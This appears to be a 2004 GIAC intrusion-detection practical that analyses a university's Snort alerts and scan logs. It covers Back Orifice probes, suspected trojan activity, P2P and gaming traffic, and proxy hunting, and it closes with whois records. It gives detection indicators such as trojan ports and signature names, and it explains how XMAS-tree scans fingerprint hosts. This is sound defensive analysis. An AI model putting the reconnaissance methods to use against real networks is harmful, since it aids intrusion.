This alert is triggering on the detection of port 31337. This port is indicative of the Back Orifice Trojan. Back Orifice is a backdoor or remote administration program. Programs such as this allow remote access and control of compromised hosts. Back Orifice, written by the Cult of the Dead Cow, Back Orifice listens on port 31337 (or "eleet" in hacker jargon), for remote control traffic. In addition port 31338 is known as Deep Back Orifice written by Hybrid, Maiden, and Rael. One external host 203.146.126.146 is aggressively scanning the network of MY.NET.98.0/24 for port 31337. The chart below also displays that the NULL Flags were set in these alerts meaning these packets were very likely crafted.

Alert Snippet:

Alert	Date	Source IP	Destination IP	Flag
Back Orifice	8/29/2004 3:45	203.146.126.193:31338	MY.NET.98.71:31337 UDP	NULL
Back Orifice	8/29/2004 3:45	203.146.126.193:31338	MY.NET.98.75:31337 UDP	NULL
Back Orifice	8/29/2004 3:45	203.146.126.193:31338	MY.NET.98.89:31337 UDP	NULL
Back Orifice	8/29/2004 3:45	203.146.126.193:31338	MY.NET.98.101:31337 UDP	NULL

The Source IP address appears to be implementing a BO2K Ping Scanner or BO2K Server Sniper utility. These tools, amongst many others are used to attempt to locate machines with Back Orifice installed. A host on this network, MY.NET.98.144 may have been compromised using SunRPC highport access earlier in the week and had the Back Orifice backdoor program installed on it at that time. MY.NET.98 .144 was accessed on August 24th and then 4 days later a Back Orifice connection attempt was made

Recommendations:

An investigation of several hosts on the MY.NET.98.0/24 network is in order, especially host MY.NET.98.144. This host could reveal information about other hosts on the network that maybe infected. Take infected host offline and they should be re-imaged or re-installed. Block ports 31337 and 31338 in both directions at the border.

Alerts: Top sources by number of Alerts generated

SourceIP and port	Number of Alerts	Alerts Signatures
212.179.43.225:32532	9544	Watchlist 000220 IL-ISDNNET-990517
3.0.0.99:137	1353	UDP SRC and DST outside network
164.107.98.247:137	782	UDP SRC and DST outside network
208.26.55.145	744	Tiny Fragments - Possible Hostile Activity
212.179.58.194:1174	727	Watchlist 000220 IL-ISDNNET-990517
212.179.2.177:1168	537	Watchlist 000220 IL-ISDNNET-990517
64.210.135.86:137	500	UDP SRC and DST outside network
212.179.90.34:1214	453	Watchlist 000220 IL-ISDNNET-990517
192.168.1.1:137	444	UDP SRC and DST outside network
24.9.158.233:22	405	SUNRPC highport access!
24.247.44.95	760	Possible trojan server activity

Alerts: Top Destinations by number of Alerts generated

Destination IP and port	Number of Alerts	Alert signatures
MY.NET.225.22:6346	9544	Watchlist 000220 IL-ISDNNET-990517
10.0.0.1:137	1353	UDP SRC and DST outside network
24.247.44.95	915	Possible trojan activity
MY.NET.98.14	744	Tiny Fragments - Possible Hostile Activity
MY.NET.217.10:6346	727	Watchlist 000220 IL-ISDNNET-990517
164.107.3.40:137	616	UDP SRC and DST outside network
MY.NET.226.10:6346	609	Queso fingerprint
MY.NET.237.6:6346	537	Watchlist 000220 IL-ISDNNET-990517
10.0.3.2:137	407	UDP SRC and DST outside network
MY.NET.163.17:32771	405	SUNRPC highport access!
MY.NET.151.63:1214	397	Null scan! And Watchlist 000220 IL-ISDNNET-990517

Analysis of Scans

The scans files analyzed contained 453,438 logs of data. The majority of this scan traffic, (87%) is made up of Trojan Activity, Online gaming, Music streaming and P2P file sharing. The charts below identify by frequency the top source and destination IP addresses, top source and destination ports, as well as the most prevalent scan flag types

Scans Summary

Top 10 Source IP addresses by frequency

Source IP and Source port	Count
MY.NET.160.114:777	74689
MY.NET.203.66:7755	48970
MY.NET.234.66:28800	46347
MY.NET.233.186:28800	18630
MY.NET.234.186:28800	12113
MY.NET.234.66:1123	4132
MY.NET.234.186:3456	3094
MY.NET.234.66:1108	3016
MY.NET.233.186:1248	1945

Top Destinations IP addresses by frequency

Destination IP and Ports	Count
131.204.196.244:27005 UDP	9670
209.162.39.7:7755 UDP	4892
24.202.175.74:27005 UDP	4859
24.30.5.24:27005 UDP	4794
24.17.25.146:27005 UDP	4103
24.157.153.147:27005 UDP	3972
MY.NET.110.33:6970 UDP	3469
MY.NET.145.166:6970 UDP	3425
MY.NET.70.92:6970 UDP	3382
138.88.46.104:7755 UDP	3238

Flag Distribution

Flag Combinations	Count
S	65593
21S RESERVEDBITS	450
21 S ReservedBits	380
FR A	35
P	29
F	10
S R A	5
F U*U RESERVEDBITS	4
RP	4
1S	3
1 F RESERVEDBITS	3
2 SF RESERVEDBITS	3
1 RPA RESERVEDBITS	3
SF	3
1S RESERVEDBITS	3

Scan Analysis #1: Possible Trojan Activity

Approximately 75,000 scans originated from Source IP MY.NET.160.114 all with a source port of 777. This port is known to be associated with the AIM Spy Trojan. This Trojan is a variant of a key logger that is designed to capture passwords. In addition, this Trojan is capable of imitating log-in prompts and asking the user to provide it with passwords. In evaluating some portions of this scan traffic, it appears likely that Trojan activity may be occurring. Below is an excerpt of traffic logs taken on August 25th. It appears that after scanning several hosts that some account and password information had been discovered. A connection attempt to host 63.251.143.218 was made from source port 1461 attempting to connect on port 7002. Port 1461 is associated with IBM wireless LAN and port 7002 is associated with AFS (Andrew File System) users and groups databases. The destination host resolves to inap-bo-218-itginc.com. ITG, Inc handles trading and investment accounts. It could be possible that an attacker at Source IP MY.NET.160.114 obtained password and account information and used this to captured data to access confidential, personal, and financial data from this site.

Scan Snippet:

Possible Trojan Spy Activity			
MY.NET.160.114:1461	63.251.143.218:7002 SYN	S	8/25/2004 20:59
MY.NET.160.114:777	209.205.178.3:62131 UDP		8/25/2004 19:55
MY.NET.160.114:777	131.204.196.244:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	24.65.132.19:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	63.151.73.198:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	141.154.125.194:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	165.121.90.71:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	24.178.16.42:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	24.4.97.225:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	66.66.130.148:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	131.204.196.244:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	65.1.223.227:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	141.154.125.194:27005 UDP		8/25/2004 19:55
MY.NET.160.114:777	209.205.178.3:62131 UDP		8/25/2004 19:55

Furthermore the following Destination IP Hosts MY.NET.110.33, MY.NET.145.166, and MY.NET.70.92 are being scanned from external host 205.188.246.121. Furthermore this host resolves to America Online and all scan traffic is destined for Port 6970. This port is known to be associated with the Gate Crasher Trojan. A Microsoft Windows based Trojan that spreads via a macro in Microsoft word 97 documents. But there are indications that this scan traffic may also be produced from music streaming and Web Amp. But this traffic should be further investigated to eliminate the possibility of Trojan Activity

Recommendations

This activity should be investigated immediately. Policies, rules and etiquette should be conveyed to students and staff. Passwords or credit card numbers should not be exchanged over Instant Messaging. Consider implementing University online IRC servers for school service based chats and encrypting that traffic using programs like SIMP or GAIM.

Scans Analysis #2: Student Based Activities

Online gaming and VOIP-

A great deal of the traffic in the scans logs appear to be associated with online gaming. Online gaming popularity and its financial contribution to the business market has risen exponential and is now a billion dollar industry. However for the security world they can increase the possibility of security breaches as well as increase bandwidth usage. Source IP hosts My.NET.203.66, MY.NET.234.66, MY.233.186, and MY.NET.233.66 is heavy in online gaming activity**.** The popular games and gaming sites being used at the University are MSN gaming, Red Faction, Half-Life, Counterstrike, Quake, and Gamespy. Interestingly, Gamespy not only offers several games to play and game servers to access it also gives configuration information to open ports to by pass security measures http:support.gamespy.com. Below is a list known ports that need to be opened for Gamespy[23]. In addition, a port list of some of the other popular gaming server being accessed at GIAC University.

Ports Opened by Gamespy	
3783	Voice Chat port
6500	Query port
6515	Dplay port
6667	IRC
13139	Custom UDP Pings
27900	Master Server UDP Heartbeat
28900	Master Server List Request
29900	GP Connection Manager
6667	IRC
29901	GP Search Manager

[23] http://www.derkeiler.com/Mailing-Lists/securityfocus/incidents/2001-11/0015.html

[24]


Other Open Gaming Ports	
6003	Counter Strike
7002	Counter Strike
27005	Counter Strike
27010	Counter Strike
27011	Counter Strike
27015	Counter Strike
7755	THQ multi-player version of Red Faction
27015	Half-life
28800-29100	Microsoft network gaming (zone.com, zone.msn.com, Microsoft DirectX)
27960	Quake 3

Cross referencing the scans traffic with these ports illustrates the widespread use of online gaming at GIAC University. In addition to Gamespy, Speakeasy.net also facilitates the gaming community at GIAC University. The scans files revealed 1668 internal logs from MY.NET.160.114 destined for host 66.92.70.234. This host belongs to SPEAKEASY.NET- This provider offers gamer broadband service, private routes to multiplayer servers allow users to host game servers and online gaming leagues. Concurrently, Speakeasy.net offers voice services where players worldwide can communicate verbally via headsets as well.

The following graph displays all host involved in online gaming activity at GIAC University. This activity can affect network performance and a more effective policy in dealing with this kind of online activity should be adopted.

[24] (http://www.chebucto.ns.ca/~rakerman/port-table.html)

Link Graph of GIAC University Gaming Activity



Peer to Peer Activity

Scan snippet

Date	Source	Destination	Flag
8/27/2004 17:33	216.148.162.40:3369	MY.NET.217.162:1214 INVALIDACK	1SF A RESERVEDBITS
8/27/2004 3:51	64.229.164.125:2557	MY.NET.218.126:1214 SYNFIN	1SF RESERVEDBITS

Because of Peer to Peer decentralized networking and the abundance of available malware being spread via these programs the exposure to security risks at GIAC University is increased. In addition, Peer-to-Peer usage can eat up network bandwidth, which creates network latency and decreases the network performance. Malware hidden on Peer-to-Peer networks can take advantage of social engineering tactics to entice unsuspecting users into downloading them.

Internal addresses My.NET.203.66, MY.NET.234.66, MY.233.186,

MY.NET.217.162, MY.NET.218.126 and MY.NET.233.66 display high amounts of peer to peer activity on port 6346 and port 1214. Port 6346 is the default port for Gnutella and 1214 is the default port for KaZaa. However, blocking these Peer-to-Peer Applications by their default port is not always effective because many file sharing applications can dynamically negotiate communication over random available ports. It is more effective to reduce the bandwidth allowed on certain network segments. This slows down the operation of file sharing applications therefore deterring users.

Music Streaming

As previously stated Destination IP Hosts MY.NET.110.33, MY.NET.145.166, and MY.NET.70.92 are being scanned from external host 205.188.246.121. Furthermore this host resolves to America Online and this can traffic is destined for Port 6970. This port is known to be associated with the Gate Crasher Trojan. But in correlating this activity there are indications that this scan traffic may also be produced from music streaming and Web Amp. According to GIAC Practical for Gerald Litter, he discovered this while reviewing firewall logs after the latest Web Radio client WEBAMP was released. Sites such as radio.netscape, spinner.com, ns-radio.netscape, gimlet-prod-app-rr, and streamops.aol are all popular WEBAMP sites. Ports 6970-6999 are use for the Real time Transport Protocol used by Real Player and QuickTime.

Recommendations for Student Based Activities

All listed hosts should be investigated to determine if services and communications by this machine are authorized. Patched and updated media streaming applications should be distributed if this activity is going to be allowed. Security Awareness Training should be given on the risks of media streaming, P2P, and online gaming activities. For additional reference the University of Chicago developed a comprehensive list of ways to blocking peer-to-peer file sharing and media streaming applications.

Scans Analysis #3: Other Suspicious Traffic from Scans Files

Possible FTP server activity

Source port 133.1.4.55 is exclusively conducting FTP activity. Initial investigation shows that this IP may be in an IANA reserved range. There is a possibility that the University is unknowingly using an IP range that it is not assigned to. This IP range appears to be allocated by as reserved for Japan Network Information center. Doing a whois.nic.ad.jp in Sam Spade reveals that this host is in a net block belonging to Osaka University. This host needs to be verified by GIAC University to determine whether this host is authorized to be offering this public service.

Possible Database server activity

Source IP MY.NET.233.186 generated a lot of traffic originating from source port 1114. It is possible that this activity is associated with Mini SQL. Mini SQL is a light-weight SQL Database engine technology. There were 62 instances of this traffic from Source IP MY.NET.233.186 on August 29th between 22:10:44 and 22:15:32 destined to 24.4.209.210 and all on port 1818/udp. Ironically, port 1818 is ETFTP (UDP) Enhanced Trivial File Transfer Protocol (ETFTP) used for radio networks. This communication needs to be verified as authorized database activity or either linked or distinguished from music streaming activity being used at the University.

Possible Switch communication problems

Several scans were detected involving activity from port 18245 to 21536. These packets all had the ECN, Reset, Push, and Urgent flags set. I correlated this activity with mail archives from Security Focus and it revealed that others had seen this issue as well. Initially, this activity was thought to be attributed to a probable problem with a particular Nortel CVX switch used by an ISP. But it does not appear to always associate with the same ISP. It possible that this is a scanning tool trying to infect or communicate with infected machines. The following is an example of the scan traffic:

Date	Source IP	Destination IP	Flags
8/29/2004		MY.NET.100.165:21536	
8:47	66.50.96.212:18245	NOACK	2 RP U RESERVEDBITS
8/29/2004		MY.NET.100.165:21536	
8:47	66.50.96.212:18245	NOACK	2 RP U RESERVEDBITS

Recommendations for Odd Scan Activity

This traffic should be investigated immediately.

Analysis of OOS

The following tables represent the Top Source and Destination IP addresses detected in the OOS scans files from 8-25 thru 8-29

OOS Top Source IP Addresses	
216.95.201.13	438
148.63.160.122	419
216.95.201.11	419
216.95.201.12	388
216.95.201.15	383
216.95.201.20	349
216.95.201.16	345
216.95.201.17	338
216.95.201.19	264

213.186.35.9	233

OOS Top Destination IP Addresses	
MY.NET.12.6	5174
MY.NET.24.44	1321
MY.NET.84.232	724
MY.NET.24.34	395
MY.NET.100.165	365
MY.NET.69.182	281
MY.NET.6.7	281
MY.NET.12.4	259
MY.NET.97.162	63
MY.NET.60.17	46
MY.NET.60.17	46

The alerts files analyzed contained 9934 total alerts. A great deal of the OOS packets analyzed, about 90%, contained the following flags set, 12****S* , This combination indicates that the Explicit Congestion Notification bit and the Congestion Windows Reduced flag have been set. As explained in the article "ECN and it's impact on Intrusion Detection" by Toby Miller these flags can be set during the three way hand shake to negotiate their network traffic and a response from the host must also contain ECN bits set to complete the negotiation (p. 1). Of the OOS logs that had the 12****S flags set using the ECN appeared to receive return traffic from the MY.NET block with these bits set, meaning no internal host actually uses ECN. Interestingly, traffic associate with Peer to Peer activity appeared to generate these same flags set as well.

Inspection of OOS data for suspicious activity

The OOS logs contain the full packet headers of selected events. I have selected several of the suspicious logs for further examination and for security points of interests to be aware of.

More P2P File sharing Activity

Log Snippet

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/25-23:21:02.513179 202.69.172.69:1729 -> MY.NET.84.232:3531
TCP TTL:109 TOS:0x0 ID:4153 IpLen:20 DgmLen:46 DF
****P*** Seq: 0xCC37100A  Ack: 0x0  Win: 0x2000  TcpLen: 20
43 44 4E 30 2F 30                           CDN0/0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Analysis

There have been several instances of Peer to Peer file sharing at GIAC University. But the traffic destined for MY.NET.84.232 was very interesting. There are 724 OOS logs with Destination IP of MY.NET 84.232:3531. This host is participating in file sharing using port 3531. This traffic was created by the detection of the PeerEnabler application. PeerEnabler is a transparent distribution platform for peer to peer networking. This is an enhancement for KaZaa and Gnutella application. This raw packet data output CDNO/0 is indicative of the P2P networking.exe program opening . The hosts to visit this host most frequently are 148.64.46.206 and 202.69.172.69. It recommended that host MY.NET.84.232 be examined immediately as it might be a super node in a Peer to Peer network, many P2P systems use stronger peers such as this as servers.

Proxy Hunter Activity

Log excerpts

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+
08/25-23:23:09.421423 213.186.35.9:36945 -> MY.NET.97.162:8888
TCP TTL:48 TOS:0x0 ID:31316 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xDCE03B22  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 133448349 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/25-23:23:09.421439 213.186.35.9:36946 -> MY.NET.97.162:8081
TCP TTL:48 TOS:0x0 ID:48133 IpLen:20 DgmLen:60 DF
12****S* Seq: 0xDC12FD75  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 133448349 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
+08/27-13:18:36.484490 213.186.35.9:38567 -> MY.NET.97.120:3128
TCP TTL:48 TOS:0x0 ID:49316 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x6DA3520A  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 147100334 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/27-13:18:36.484512 213.186.35.9:38568 -> MY.NET.97.120:80
TCP TTL:48 TOS:0x0 ID:32145 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x6DA6EF3F  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 147100334 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/27-13:18:36.484528 213.186.35.9:38569 -> MY.NET.97.120:81
TCP TTL:48 TOS:0x0 ID:17686 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x6D08D7B8  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 147100334 0 NOP WS: 0

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
08/27-13:18:36.484543 213.186.35.9:38570 -> MY.NET.97.120:6588
TCP TTL:48 TOS:0x0 ID:16457 IpLen:20 DgmLen:60 DF
```

12****S* Seq: 0x6DB8D2E7 Ack: 0x0 Win: 0x16D0 TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 147100334 0 NOP WS: 0

Analysis

Source IP address 213.186.35.9 is aggressively scanning MY.NET.98.34, MY.NET.97.104 & MY.NET.97.105 for proxy type ports 81, 6588, 8000, 8001, 1080, 8080, 8081, 3128. The Source IP address belongs to heliosnet.org which is a France based IRC chat server. It is possible that this host or a user has become a proxy hunter or a compromised host infected with the Ring Zero Trojan. This type of activity can allow attackers to route connections through proxy services to mask their identities, launch third party attacks, and visited restricted websites with anonymity. It is recommended that this Source IP address be monitored and possibly blocked at the firewall.

Reconnaissance using Full XMAS Tree Scanning

=+=

08/25-10:51:46.720531 66.57.247.74:0 -> MY.NET.15.71:1509
TCP TTL:112 TOS:0x0 ID:18803 IpLen:20 DgmLen:48 DF
12UAPRSF Seq: 0x1A2B0ECB Ack: 0x6C962442 Win: 0x5018 TcpLen: 0 UrgPtr: 0xE4EC
00 00 68 66 11 00 80 6E ..hf...n
=+=

Analysis

Source IP addresses 66.57.247.74, 218.2.249.177, and 210.76.108.157 appears to be scanning hosts on the MY.NET.15.71, MY.NET.69.182 and the MY.NET.24.44 net block. The packets are clearly crafted because all flags appear to be on. These flags are 12UAPRSF. The scan from host 210.76.108.157 has a sequence number of 0Xffffff. This is the implicit broadcast identifier. This scanning method is known as a Full XMAS tree scan. The intention of the Xmas tree scan is stimulate the targeted hosts into responding. If ports are open the packet will be drop and no response will be received by the sender. A returned RST flag will indicate that the port is closed or non listening. This is an extremely effect method of fingerprinting a network. Scans of this nature are usually precursors to hack attempts.

Reconnaissance using Service Probing

Analysis

Source IP 65.33.99.232 is scanning the University's network for proxies (port 1080, 3128, 8080, 81), Net bus (port 12345) and for responding Authentication/ Identification services (port 113). It is common for UNIX based mail servers to use port 113 to query machines. However querying machines on port 113 can reveal host and network information that can be useful to an attacker. MY.NET.25.11.12 also was connected on port 113 via a queso type scan from

212.113.163.9 as well as MY.NET.25.69 was probed by 12.34.167.5 on August 24th. Net bus is popular Remote Administration tool/ Trojan similar to Back Orifice.

X-window Emulator Traffic

Log Snippet

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/28-00:41:42.427017 68.55.43.91:128 -> MY.NET.29.3:3121
TCP TTL:47 TOS:0x0 ID:55205 IpLen:20 DgmLen:40
**UA*RSF Seq: 0x500099  Ack: 0xF8043B2A  Win: 0x5010  TcpLen: 28  UrgPtr: 0x9266
TCP Options (1) => EOL
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Analysis

The strange log combination captured my attention. This traffic appears to be generated by PC-XView from GSS. This is an emulator of X-Window System to facilitate communication between the PC and the host. A program like this could be useful in a university setting if it is authorized to work as buffer between actually accessing a valuable host. The various logs like the one below is coming from EMACS. EMACS is a X-based editor and word processor. This would suggest that X-window systems use is in practice already.

However this traffic needs to be examined to be sure that this is authorized.

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
08/28-18:43:14.718367 199.184.165.136:20 -> MY.NET.24.47:4718
TCP TTL:50 TOS:0x0 ID:37052 IpLen:20 DgmLen:60 DF
12****S* Seq: 0x7541A1FB  Ack: 0x0  Win: 0x16D0  TcpLen: 40
TCP Options (5) => MSS: 1460 SackOK TS: 1522479431 0 NOP WS: 0
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

EMACS

xemacs.org
Addresses:
  199.184.165.136

TOP TALKERS LIST

Top talkers" lists have been generated from all logs in terms of the type and the amount of traffic generated and any registration information of any external IP addresses has been provided. This information will also provide us with targets hosts within the internal network that need to be scrutinized for any sign of being compromised. The external sources also identify hosts that are being subject to infecting/injecting any malicious type of traffic towards the internal network. Some of these hosts have also been scrutinized and correlated with GIAC analyst work. References have also been made with CERT advisories, SANS alerts, Incidents.org and if found, CVE references have also been made

Top external destinations

24.4.129.73

Comcast Cable Communications, IP Services EASTERNSHORE-1 (NET-24-0-0-0-1)
24.0.0.0 - 24.15.255.255
Comcast Cable Communications BAYAREA-9 (NET-24-4-0-0-1)
24.4.0.0 - 24.5.255.255

ARIN WHOIS database, last updated 2004-11-03 19:10
Enter ? for additional hints on searching ARIN's WHOIS database**.**

128.2.145.13

OrgName: Carnegie Mellon University
OrgID: CARNEG
Address: Computing Services
Address: 5000 Forbes Avenue
City: Pittsburgh
StateProv: PA
PostalCode: 15213
Country: US

NetRange: 128.2.0.0 - 128.2.255.255
CIDR: 128.2.0.0/16
NetName: CMU-NET
NetHandle: NET-128-2-0-0-1
Parent: NET-128-0-0-0-0
NetType: Direct Assignment
NameServer: T-NS1.NET.CMU.EDU
NameServer: T-NS2-SEC.NET.CMU.EDU
NameServer: CABBAGE.SRV.CS.CMU.EDU
Comment:
RegDate:
Updated: 2004-09-24

TechHandle: CH4-ORG-ARIN
TechName: Carnegie Mellon Hostmaster
TechPhone: +1-412-268-2638
TechEmail: host-master@andrew.cmu.edu

OrgAbuseHandle: CMA3-ARIN
OrgAbuseName: Carnegie Mellon Abuse
OrgAbusePhone: +1-412-268-4357
OrgAbuseEmail: abuse@andrew.cmu.edu

OrgTechHandle: CH4-ORG-ARIN
OrgTechName: Carnegie Mellon Hostmaster
OrgTechPhone: +1-412-268-2638
OrgTechEmail: host-master@andrew.cmu.edu

Top external source addresses of concern

1. 212.179.43.225- Watchlist traffic

inetnum: 212.179.43.192 - 212.179.43.255
netname: SHEERNETWORKS
descr: sheernetworks-LAN-II
country: IL
admin-c: NP469-RIPE
tech-c: NP469-RIPE
status: ASSIGNED PA
notify: hostmaster@isdn.net.il
mnt-by: AS8551-MNT
changed: hostmaster@isdn.net.il 20000501
changed: ripe-dbm@ripe.net 20040430
source: RIPE

route: 212.179.0.0/18
descr: BEZEQ-INTERNATIONAL
origin: AS8551
notify: hostmaster@bezeqint.net
mnt-by: AS8551-MNT
changed: hostmaster@bezeqint.net 20041031
source: RIPE

person: Nati Pinko
address: Bezeq International
address: 40 Hashacham St.
address: Petach Tikvah Israel
phone: +972 3 9257761
e-mail: hostmaster@isdn.net.il
nic-hdl: NP469-RIPE
changed: registrar@ns.il 19990902
source: RIPE

2. 203.146.126.146- Back Orifice traffic

inetnum: 203.146.0.0 - 203.146.255.255
netname: LOXINFO-TH
descr: Loxley Information Company Ltd.
descr: 304 Suapah Rd, Promprab, Promprab Suttruphai, Bangkok
country: TH
admin-c: LIA1-AP
tech-c: LIA1-AP
remarks: This is an Aggregated objects from the small /22s.
mnt-by: APNIC-HM
mnt-lower: LOXINFO-IS
changed: hostmaster@apnic.net 20001123
status: ALLOCATED PORTABLE
changed: hm-changed@apnic.net 20030313
source: APNIC

role: Loxinfo IP Admins
address: 304 Suapah Rd, Pomprab
address: Pomprab Suttruphai,Bangkok
country: TH
phone: +662 6225678
fax-no: +662 6228380

e-mail: domaster@loxinfo.co.th
admin-c: DL85-AP
tech-c: DL85-AP
nic-hdl: LIA1-AP
mnt-by: LOXINFO-IS
changed: sureerat@loxinfo.co.th 20020312
source: APNIC

3. 24.247.44.95 SubSeven scanners

Charter Communications CHARTER-MI1 (NET-24-247-0-0-1)
24.247.0.0 - 24.247.255.255
Charter Communications MRQ-MI-24-247-32 (NET-24-247-32-0-1)
24.247.32.0 - 24.247.47.255

4. 147.157.92.225- Fingerprinting scans

Verizon Internet Services VIS-141-149 (NET-141-149-0-0-1)
141.149.0.0 - 141.158.255.255
Verizon Internet Services VZ-DSLDIAL-CYVLMD-9 (NET-141-157-57-0-1)
141.157.57.0 - 141.157.126.255

5. 213.186.35.9- Ring Zero Scanning/ Proxy Hunter- Does IRC hosting as well

inetnum: 213.186.35.0 - 213.186.35.255
netname: OVH
descr: Dedicated Hosting
descr: http://www.ovh.com
country: FR
admin-c: OK217-RIPE
tech-c: OTC2-RIPE
status: ASSIGNED PA
mnt-by: OVH-MNT
notify: noc@ovh.net
changed: noc@ovh.net 20010130
source: RIPE

route: 213.186.32.0/19
descr: OVH ISP
descr: Paris, France
origin: AS16276
notify: noc@ovh.net
mnt-by: OVH-MNT
changed: noc@ovh.net 20010217
source: RIPE

role: OVH Technical Contact
address: SARL OVH
address: 140, Quai du Sartel
address: 59100 Roubaix
address: France
e-mail: noc@ovh.net
admin-c: OK217-RIPE
tech-c: GM84-RIPE
nic-hdl: OTC2-RIPE
remarks: ==

```
remarks:      support : support@ovh.com
remarks:      0 899 701 761 (france only)
remarks:      ========================================
remarks:      troubles:
remarks:      + network : abuse@ovh.net
remarks:      + spam    : http://www.spam-rbl.com
remarks:      ========================================
remarks:      peering : noc@ovh.net
remarks:      prefix 213.186.32.0/19
remarks:      prefix 213.251.128.0/18
remarks:      - FreeIX (1Gbs) 213.228.3.244
remarks:      - PariX (1Gbs) 198.32.247.104
remarks:      - SfinX (1Gbs) 194.68.129.144
remarks:      ========================================
notify:       noc@ovh.net
mnt-by:       OVH-MNT
changed:      noc@ovh.net 20040128
source:       RIPE

person:       Octave Klaba
address:      SARL OVH
address:      140, quai du sartel
address:      59100 Roubaix
